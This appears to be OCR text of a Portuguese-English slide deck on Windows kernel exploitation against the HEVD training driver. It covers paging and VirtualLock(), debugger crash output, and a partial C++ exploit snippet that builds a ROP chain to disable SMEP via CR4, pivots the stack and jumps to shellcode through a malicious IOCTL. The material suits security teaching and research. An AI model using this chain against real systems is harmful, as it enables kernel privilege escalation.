
ViperX
Research Labs

MOV ESP, 0x48000000 causes SegFault of Death -> KTRAP_FRAME

```
: Args to Child                                                           : Call Site
: ffff8001`320ca680 fffff800`51501b60 ffff8001`320a2180 00000000`00000001 : nt!DbgBreakPointWithStatus
: ffff8001`00000003 ffff8001`320ca680 fffff800`516379b0 00000000`0000007f : nt!KeEnterKernelDebugger+0x402
: 83490875`c0854800 c0318ceb`04750039 ffffc183`0fb02050 6974d285`48800000 : nt!KdPowerTransition+0x1483
: 00000000`0000007f 00000000`00000008 ffff8001`320cae70 00000000`48000000 : nt!KeBugCheckEx+0x107
: 3145db31`00000002 245c3949`f2b60fed 7824448b`491c7670 8948f289`d8048b48 : nt!setjmpex+0x8959
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!setjmpex+0x3313 (TrapFrame @ ffff8001`320cae70)
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!setjmpex+0x10e0 (TrapFrame @ 00000000`47ffff70)
```

Stack Pivoting, ROP Chain & SMEP Bypass

ViperX
Research Labs




Virtual Memory

Virtual address space (VAS) - Range de endereços Virtuais


malloc() & VirtualAlloc()

Games e aplicativos - Endereçamento de dados dinâmicos



Physical / Paged Memory

ViperX
Research Labs




Memory Paging
Mecanismo de paginação de endereços

Page faults
Erro comum ao realizar paginação de endereços inválidos

Page Table Entry (PTE)
Lista de endereços Virtuais

WorkFlow – Physical x Virtual Memory

ViperX
Research Labs



Back to Segmentation Fault Of Death

ViperX
Research Labs

```
UNEXPECTED_KERNEL_MODE_TRAP (7f)
This means a trap occurred in kernel mode, and it's a trap of a kind
that the kernel isn't allowed to have/catch (bound trap) or that
is always instant death (double fault).  The first number in the
BugCheck params is the number of the trap (8 = double fault, etc)
Consult an Intel x86 family manual to learn more about what these
traps are. Here is a *portion* of those codes:
If kv shows a taskGate
        use .tss on the part before the colon, then kv.
Else if kv shows a trapframe
        use .trap on that value
Else
        .trap on the appropriate frame will show where the trap was taken
        (on x86, this will be the ebp that goes with the procedure KiTrap)
Endif
kb will then show the corrected stack.
Arguments:
Arg1: 0000000000000008, EXCEPTION_DOUBLE_FAULT
Arg2: ffff8001320cae70
Arg3: 0000000048000000
Arg4: fffff8005162c730
```

Back to Segmentation Fault Of Death

VirtualLock() | Paging Physical Memory Space

ViperX
Research Labs

Bloqueia a região especificada do espaço de endereço virtual do processo na memória física, garantindo que o acesso subsequente à região não incorrerá em uma falha de página.

Sintaxe

C++ Copiar

```
BOOL VirtualLock(
  [in] LPVOID lpAddress,
  [in] SIZE_T dwSize
);
```

Back to Segmentation Fault Of Death

VirtualLock() | Paging Physical Memory Space


ViperX Research Labs

```
1   <...snip...>
2   // Allocating Fake Stack with ROP chain in a pre-defined address [0x48000000]
3   int index = 0;
4   LPVOID fakeStack = VirtualAlloc((LPVOID)0x48000000, 0x10000, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
5   QWORD* _fakeStack = reinterpret_cast<QWORD*>((INT64)0x48000000 + 0x28); // add esp, 0x28
6   _fakeStack[index++] = SMEPBypass.POP_RCX;      // POP RCX
7   _fakeStack[index++] = 0x3506f8 ^ 1UL << 20;    // CR4 value (bit flip)
8   _fakeStack[index++] = SMEPBypass.MOV_CR4_RCX; // MOV CR4, RCX
9   _fakeStack[index++] = (INT64)shellcode;        // JMP SHELLCODE
10  // Mapping address to Physical Memory <------------
11  if (VirtualLock(fakeStack, 0x10000)) {
12      std::cout << "[+] Address Mapped to Physical Memory" << std::endl;
13      USER_CONTROLLED_OBJECT UBUF = { 0 };
14      // Malicious user-controlled struct
15      UBUF.ObjectID = 0x4141414141414141;
16      UBUF.ObjectType = (INT64)SMEPBypass.STACK_PIVOT; // This address will be "[CALL]ed"
17      if (NtDeviceIoControlFile((HANDLE)sock, nullptr, nullptr, nullptr, &ioStatusBlock, ioctlCode, &UBUF,
18          0x123, &outBuffer, 0x321) != STATUS_SUCCESS) {
19          std::cout << "\t[-] Failed to send IOCTL request to HEVD.sys" << std::endl;
20      }
21      return 0;
22  }
23  <...snip...>
```

Back to Segmentation Fault Of Death

VirtualLock() | Paging Physical Memory Space


ViperX
Research Labs



Back to Segmentation Fault Of Death

VirtualLock() | Paging Physical Memory Space

